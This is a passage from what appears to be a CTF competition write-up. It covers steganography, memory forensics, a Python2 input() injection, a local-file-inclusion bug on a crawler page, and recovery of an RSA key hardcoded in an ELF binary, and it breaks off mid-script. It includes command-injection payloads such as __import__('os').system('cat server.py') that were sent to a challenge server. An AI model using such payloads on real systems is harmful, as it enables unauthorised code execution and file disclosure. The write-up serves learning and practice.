CTF{F79926C01DC6DFC2C3B562072C8B86353E1EF6B41F9F314EA82639FB5A05E659}


3.8.2 Summary of the vulnerabilities identified

We got some weird wav file.

3.8.3 Proof of solving

I tried to use solve this challenge using sonic-visualiser, but after some time I noticed that I'll get nothing using it. After that I tried to bruteforce the file using stegcracker, but again, nothing. Then I noticed the file name is L..S..B.., so I start looking for LSB steganography tools that fits on wav files. After some hours of searching I found https://github.com/sniperline047/Audio-Steganography.

I used it on the wav file and I got this morse code:




```
root@kali:~/Desktop/CTF/Stand_alone/Ensia/skywalker# python script.py

Select an option:
1)Encode
2)Decode
3)exit

Choice:2

Decoding Starts..
Sucessfully decoded: .. -. ....... --- .-. -.. . .-. ....... - --- ....... .--. .-. --- - . -.-. - ....... .. - ....... ..-. .-. --- -- ....... - .... .. . ...- . ... ....... - .... .. ... ....... ... --- -. -
-. ....... .-- .- ... ....... .--. .-. --- - . -.-. - . -.. ....... .-- .. - .... ....... .- ....... ... . -.-. .-. . - ....... .--. .- ... ... .-- --- .-. -.. .-.-.- ....... - .... . ....... .--. .- ... ... .
-- --- .-. -.. ....... .. ... ---... ....... -.-. - ..-. ..-. --... ----. ----. ..--- -.... -.-. ----- .---- -.. -.... -.. ..-. -.-. ..--- -.-. ...-- -... ..... -.... ..--- ----- --... ..--- -.-. ---.. -... ---.. -.... ...-- ..... ...-- . .---- . ..-. -.
.. -- .. -.... ...-- ..... ...-- . .---- . ..-. -.... -... ....- .---- ..-. ----. ..-. ...-- .---- ....- . .- ---.. ..--- -.... ...-- ----. ..-. -... ..... .- ----- ..... . -.... ..... ----.
Select an option:
```

I decoded it and I got the flag.

3.9 <WHAT-TO-DO>

3.9.1 Proof of flag

<CTF{6b858a61b8074e6a8b0f5ee45bb63c88210922a5ca4c9176d4b7ea2d884ba149}>



{6b858a61b8074e6a8b0f5ee45bb63c88210922a5ca4c9176d4b7ea2d884ba149}


3.9.2 Summary of the vulnerabilities identified

We have to analyse a Windows image.

3.9.3 Proof of solving

I used volatility imageinfo -f FILENAME to get the profile of that image.


After that I used pslist command to list all the processes that was running on the image. I noticed chrome.exe, so I used chrome_history plugin from https://github.com/superponible/volatility-plugins and I saw some activity on gmail.
After that I tried to search some files named flag and I got this:



```
root@kali:~/Desktop/CTF/Stand_alone/Ensia/vol# volatility --profile=Win7SP1x64 -f whatodobun.bin filescan | grep flag
Volatility Foundation Volatility Framework 2.6
0x000000007e1f3330     16      0 RW---d \Device\HarddiskVolume2\Users\volf\Downloads\flag.eml
0x000000007e3e5dc0     16      0 R--r-d \Device\HarddiskVolume2\Users\volf\Downloads\flag.eml
0x000000007fac6070     16      0 RW-rwd \Device\HarddiskVolume2\Users\volf\Downloads\flag.eml
root@kali:~/Desktop/CTF/Stand_alone/Ensia/vol#
```

I used dumpfiles to get these 3 files and then I used Mozilla Thunderbird to open them.

In the first one I got this email:




---------- Forwarded message ---------
De la: **volf hacking** <volf.hacking@gmail.com>
Date: mie., 16 sept. 2020 la 17:03
Subject: flag
To: <iuliana.galea@gmail.com>

if you want to meet the secret contact from the agency, you will need this code
{6b858a61b8074e6a8b0f5ee45bb63c88210922a5ca4c9176d4b7ea2d884ba149}

3.10 <WARMUP-CAT>

3.10.1 Proof of flag

<ctf{c7592e4a8e0b395cb2c0b661c567a8c9eb2bcbeea9c79c08b722914d2b5e3a55}>



```
ctf{c7592e4a8e0b395cb2c0b661c567a8c9eb2bcbeea9c79c08b722914d2b5e3a55}
```

3.10.2 Summary of the vulnerabilities identified

Python2 input function used

3.10.3 Proof of solving


I noticed that python2 input function is used, so I send this payload to the server
__import__("os").system("ls")

After that, I saw 2 file in the current directory, so I sent __import__("os").system("cat server.py") and I got the flag.

3.11 <CROW>

3.11.1 Proof of flag

<ctf{12b81e58484e288e0e07ce8b0e981bb5a4023a156b10a9048cd345c36a132f78}>



34.89.149.107:31665/flag/secretpassword1swqaexewqe2sxewr2sd23

```
"ctf{12b81e58484e288e0e07ce8b0e981bb5a4023a156b10a9048cd345c36a132f78}"
```

3.11.2 Summary of the vulnerabilities identified

LFI vulnerability


3.11.3 Proof of solving

I found a website that ask me for some datas to send admin email. First I was thinking about some XSS, but after that I found that all my messages are errors.

I ran gobuster to find if there are more files on the root directory and I found register and login. After login, I found a webpage that allow me to “crawl” some pages, so I tried to use google.ro as an example, but it fails.


After some time I noticed that if I just send a null string it will return me an empty txt file, so that means I can use it for LFI.

After some hours of revealing files from the server I found the correct path of the flag in the routes/web.php file:



34.89.149.107:31665/dashboard

```php
<?php

use Illuminate\Support\Facades\Route;

/*
|--------------------------------------------------------------------------
| Web Routes
|--------------------------------------------------------------------------
|
| Here is where you can register web routes for your application. These
| routes are loaded by the RouteServiceProvider within a group which
| contains the "web" middleware group. Now create something great!
|
*/

Route::get('/', function () {
    return view('welcome');
});

Route::middleware(['auth:sanctum', 'verified'])->get('/dashboard', function () {
    return view('dashboard');
})->name('dashboard');
Route::middleware(['auth:sanctum', 'verified'])->group(function () {
    Route::post('/crawl-website', 'DashboardController@crawl_website')->name('crawl-website');
    Route::get('/flag/secretpassword1swqaexewqe2sxewr2sd23', 'DashboardController@flag')->name('flag');
});
```




34.89.149.107:31665/flag/secretpassword1swqaexewqe2sxewr2sd23

```
"ctf{12b81e58484e288e0e07ce8b0e981bb5a4023a156b10a9048cd345c36a132f78}"
```

3.12 <S3-SIMPLE-SECURE-SYSTEM>

3.12.1 Proof of flag

<CTF{67131493f75e92a06c5524b7c4c2be3513d992dafeb03e0e0296df0c5716155b}>




```
CTF{67131493f75e92a06c5524b7c4c2be3513d992dafeb03e0e0296df0c5716155b}
```

3.12.2 Summary of the vulnerabilities identified

Hardcoded RSA private key in ELF file


3.12.3 Proof of solving

I used IDA Pro to see the source code of the ELF File and I saw some openssl functions that encrypt a message.




```
v15 = __readfsqword(0x28u);
qmemcpy(&v10, &unk_E20, 0x4A9uLL);
memset(&s, 0, 0x1000uLL);
v12 = 0;
strlen(&s);
memset(&v13, 0, 0x1000uLL);
v14 = 0;
v5 = strlen(&v13);
if ( a1 == 1 )
  return 0xFFFFFFFFLL;
stream = fopen(a2[1], "r");
__isoc99_fscanf(stream, "%s", &v13);
fclose(stream);
v8 = BIO_new_mem_buf(&v10, 1193LL);
if ( !v8 )
  return 4294967292LL;
v6 = d2i_PrivateKey_bio(v8, &v6);
if ( !v6 )
  return 4294967293LL;
v9 = EVP_PKEY_get1_RSA(v6);
if ( !v9 )
  return 4294967294LL;
if ( !(unsigned int)RSA_check_key(v9) )
  return 0xFFFFFFFFLL;
v4 = RSA_public_encrypt(v5, &v13, &s, v9, 1LL);
stream = fopen("encrypted.txt", "wb");
fwrite(&s, 1uLL, v4, stream);
```

After that I opend a hexeditor and I searched for some ASN1 hex string and I found it.



```
00000E20  30 82 04 A5 02 01 00 02 82 01 01 00 C3 7C 4A 39  0,.¥....,...Ã|J9
00000E30  6E AA 92 65 8D 46 D8 87 40 C2 FD 40 80 E4 5E 56  nª’e.FØ‡@Âý@€ä^V
00000E40  28 DA 8C 6D 32 DB 9A BC C7 3E DF EF 6D 60 6A 90  (ÚŒm2Ûš¼Ç>ßïm`j.
00000E50  EC A9 BA D7 F1 57 C3 B9 60 84 53 D2 21 4B 07 25  ì©º×ñWÃ¹`„SÒ!K.%
00000E60  76 28 ED 44 D6 6F 1E 82 DA 1C F3 FF F0 E0 66 0F  v(íDÖo.‚Ú.óÿðàf.
00000E70  1E 8C C4 5F 77 33 5E AA 2E 0C CE 00 CE E5 9D E8  .ŒÄ_w3^ª..Î.Îå.è
00000E80  68 79 CD 7A 5E 66 3A 5C 9D 4D 4F 9F DE 2B AC 86  hyÍz^f:\.MOŸÞ+¬†
00000E90  0B CA 6C 49 31 B6 1D 9C D6 D9 28 3C 1A 48 DE 68  .ÊlI1¶.œÖÙ(<.HÞh
00000EA0  69 92 C3 65 47 63 E0 53 7D 69 14 2A 14 CC 0E D5  i’ÃeGcàS}i.*.Ì.Õ
00000EB0  0F 63 C4 43 F3 B5 2C 32 94 06 BD 2D 3F 2E E6 FC  .cÄCóµ,2”.½-?.æü
00000EC0  22 A5 9A 8B A4 3E 12 98 36 A6 DC 15 74 21 9A FA  "¥š‹¤>.˜6¦Ü.t!šú
00000ED0  59 6B 7A D9 08 5F 3F FD 97 72 8A 6B 74 E7 14 25  YkzÙ._?ý—rŠktç.%
00000EE0  28 0E 24 A2 E3 DF 4D A6 81 87 E9 26 89 42 54 2B  (.$¢ãßM¦.‡é&‰BT+
00000EF0  43 0B 4D FB 80 71 CE 98 D9 CF 5C DC CF CB 80 11  C.Mû€qÎ˜ÙÏ\ÜÏË€.
00000F00  A5 C9 8E 53 A0 C0 11 06 3C 06 E1 3D F5 00 13 77  ¥ÉŽS À..<.á=õ..w
00000F10  47 13 4B 5B E9 EB F8 B6 E7 DC 4A AA C0 A7 1B 12  G.K[éëø¶çÜJªÀ§..
00000F20  A9 51 79 23 50 48 3D 3D EC D4 6C F5 02 03 01 00  ©Qy#PH==ìÔlõ....
00000F30  01 02 82 01 00 68 E7 2C E9 AF 12 87 E7 49 2E 28  ..‚..hç,é¯.‡çI.(
00000F40  8A 44 5D 9F 0B DB 5F 31 A4 A8 DD C7 17 DE 7F EC  ŠD]Ÿ.Û_1¤¨ÝÇ.Þ.ì
00000F50  84 BB A3 69 06 92 3A 78 55 77 3B 0A 12 51 E8 18  „»£i.’:xUw;..Qè.
00000F60  17 45 CD 1D 32 19 3D AB 03 16 6A 96 11 27 C5 8F  .EÍ.2.=«..j–.'Å.
00000F70  A9 06 A5 1C E7 4E FB 0C A9 B6 6A 32 03 4C F3 5B  ©.¥.çNû.©¶j2.Ló[
00000F80  2C 95 F3 B7 24 C5 E2 80 9F B4 59 10 C4 47 1E 32  ,•ó·$Åâ€Ÿ´Y.ÄG.2
00000F90  D9 7A 6C 7F 7B 39 FD 53 E2 C7 37 04 6F 2E E7 1C  Ùzl.{9ýSâÇ7.o.ç.
00000FA0  F3 0A 74 94 5B D4 7B 20 27 05 E8 85 44 B7 4F C8  ó.t”[Ô{ '.è…D·OÈ
00000FB0  94 E5 2A DB 6F 5D 30 5B 57 3A 53 3F F9 D6 B1 3F  ”å*Ûo]0[W:S?ùÖ±?
00000FC0  18 E7 03 75 49 30 2D CC 21 6D F6 C3 EA BF E2 E9  .ç.uI0-Ì!möÃê¿âé
00000FD0  93 9C 71 A1 DF 7E 43 39 5B 7A 70 79 2C C7 B0 B6  “œq¡ß~C9[zpy,Ç°¶
00000FE0  85 EA D0 14 E6 E3 37 0C 75 CF 7E B8 92 29 7F FF  …êÐ.æã7.uÏ~¸’).ÿ
00000FF0  26 20 D3 3F CF E8 FF 4A 24 39 D3 94 DF 6B FC E7  & Ó?ÏèÿJ$9Ó”ßküç
00001000  13 39 17 37 95 E7 47 9C DB A4 E5 80 32 51 49 C6  .9.7•çGœÛ¤å€2QIÆ
00001010  AB EF 53 FA E4 0F 17 EF 4F D8 A1 82 80 8F F6 8B  «ïSúä..ïOØ¡‚€.ö‹
00001020  3F C3 24 1A 37 9B 31 6A 18 1F 30 FB 9E E3 B6 ED  ?Ã$.7›1j..0ûžã¶í
00001030  C0 03 14 43 01 02 81 81 00 EC 2C D8 58 85 95 CD  À..C.....ì,ØX…•Í
00001040  FA 4B 3D 24 7E 55 56 76 05 F9 1C DB 0C AA A5 6E  úK=$~UVv.ù.Û.ª¥n
00001050  85 6F 74 72 41 BA 12 10 01 B1 83 39 DB F0 5A 15  …otrAº...±ƒ9ÛðZ.
00001060  0C A0 7E 91 6B B0 63 12 82 91 2E 6A E5 4C 35 69  . ~‘k°c.‚‘.jåL5i
00001070  5D 2A 72 FE AD FC 3F 64 D7 EF 64 8D D9 0C 84 72  ]*rþ.ü?d×ïd.Ù.„r
00001080  20 C9 B7 1A 34 6B CD C6 A3 B4 8F 89 F0 7E 2B BD   É·.4kÍÆ£´.‰ð~+½
00001090  65 C6 6A 67 03 8C 4F 5A AE D5 1E CD BB 22 6D 64  eÆjg.ŒOZ®Õ.Í»"md
000010A0  03 15 0B 47 5C 48 7A F3 0F 2F 1E E9 9E F6 2C A0  ...G\Hzó./.éžö, 
000010B0  EC 9C 46 69 E1 D5 D9 DB C1 02 81 81 00 D3 E5 11  ìœFiáÕÙÛÁ....Óå.
```

I used ASN1 online decoder and I found this:



ASN.1 JavaScript decoder


Input contains 327 more bytes to decode. try to decode

```
SEQUENCE  (9 elem)
   INTEGER  0
   INTEGER  (2048 bit) 246777591215236416667368188259021744254616794719614721092652559352167…
   INTEGER  65537
   INTEGER  (2047 bit) 132427805750166311210074794587508365102012879037705877994224603809395…
   INTEGER  (1024 bit) 165847848763376642649156923106651754719631343451954430154623031180724…
   INTEGER  (1024 bit) 148797583481065379604162710045822250567282292586615651301923994418262…
   INTEGER  (1024 bit) 993715508070292201893143423799075499997022078317797055603969847323602…
   INTEGER  (1024 bit) 113483217344921050227426716758782573967445425185113906633261623403696…
   INTEGER  (1024 bit) 162994324655698457357222559382402940162069047999822808472877840618981…
```

```
CE 3C 53 3B 65 30 A3 41 C9 5A 44 C6 FF 44 F2 E8 6A 51 C5 3F 22 D8 F6 95 E5 BB 9C E1 BC 8B 8B 43 CB D5 55 86 E8 B5 49 34 61 74 9B C0 11 13 6F D5 58 20 B5 E6 A7 E4 A3 20 74 C1 3E 81 FA 53 A1
CE 4D 8C EF 0E 4C D5 8E DC 97 68 74 16 A7 10 A0 26 B2 7D 62 EF 16 38 DC FC 33 27 A3 F9 4B 79 19 60 11 A3 C6 9E D7 3F C3 10 8D F6 F8 12 D0 68 21 5B 62 39 05 15 87 D3 D9 35 BE F6 81 ED 30 67
9A DF ED 36 28 1A D7 AD 8D 6F 2B AB B9 3C 94 EB AB E5 77 96 EC 2D 1F 03 67 EE 13 CD 38 22 10 ED 95 BD 77 73 E8 A0 F2 40 CE B3 3D 21 F2 BA CD 02 81 81 00 E8 1C 93 52 86 9D 5A C3 E3 0B 33 CC
E4 B9 06 AE 25 81 DF B5 31 79 7A 12 1D 10 00 77 2B 0F 03 02 EB 82 C1 42 96 93 8F 0F 94 A5 60 C5 A9 0A D4 EA F5 A7 37 FB B4 DB 5A 7F A7 08 F4 78 BE CC 15 3A 3E 00 C4 51 4D 2C 40 0B 56 AB 87
B0 C7 D8 CA 47 E0 E8 CC 56 47 A6 58 8E 7B BC 6F 7A A2 51 41 E1 65 DC 00 00 00 01 1B 03 3B 38 00 00 00 06 00 00 00 E4 F5 FF FF 84 00 00 00 D4 F6 FF FF AC 00 00 00 E4 F6 FF FF 54 00 00 00 EE
04 FB FF FF 2C 01 00 00 14 00 00 00 00 00 00 00 01 7A 52 00 01 78 10 01 1B 0C 07 08 90 01 07 10 14 00 00 00 1C 00 00 00 88 F6 FF FF 2B 00 00 00 00 00 00 00 00 00 00 00 14 00 00 00 00 00 00
00 00 24 00 00 00 1C 00 00 00 58 F5 FF FF F0 00 00 00 00 0E 10 46 0E 18 4A 0F 0B 77 08 80 00 3F 1A 3B 2A 33 24 22 00 00 00 00 14 00 00 00 44 00 00 00 20 F6 FF FF 08 00 00 00 00 00 00 00 00
9D 02 00 00 00 41 0E 10 86 02 43 0D 06 03 98 02 0C 07 08 00 44 00 00 00 7C 00 00 00 A8 F9 FF FF 65 00 00 00 00 42 0E 10 8F 02 42 0E 18 8E 03 45 0E 20 8D 04 42 0E 28 8C 05 48 0E 30 86 06 48
28 42 0E 20 42 0E 18 42 0E 10 42 0E 08 00 10 00 00 00 C4 00 00 00 D0 F9 FF FF 02 00 00 00 00 00 00 00 00 00 00 00
```


☑ with hex dump decode clear

Because of RSA_chek_key() function we know that private key is encoded in PKCS#1 standard, so the private exponent is the 4th integer: 68 E7 2C E9 AF 12 87 E7 49 2E 28 8A 44 5D 9F 0B DB 5F 31 A4 A8 DD C7 17 DE 7F EC 84 BB A3 69 06 92 3A 78 55 77 3B 0A 12 51 E8 18 17 45 CD 1D 32 19 3D AB 03 16 6A 96 11 27 C5 8F A9 06 A5 1C E7 4E FB 0C A9 B6 6A 32 03 4C F3 5B … skipping 160 bytes … 3F C3 24 1A 37 9B 31 6A 18 1F 30 FB 9E E3 B6 ED C0 03 14 43 01



```
    return 4294967294LL;
  if ( !(unsigned int)RSA_check_key(v9) )
```

From here, I just made a python script that decrypt the encoded file:



```
from Crypto.Util.number import *
modulus = 0x00C37C4A396EAA92658D46D88740C2FD4080E45E5628DA8C6D32DB9ABCC73EDFEF6D606A90ECA9BAD7F157C3B9608453D2214B07257628ED44D66F1E82DA1CF3FFF0E0660F1E8CC45F77335EAA2E0CCE00CEE59DE86879CD7A5E663A5C9D4D4F9FDE2BAC


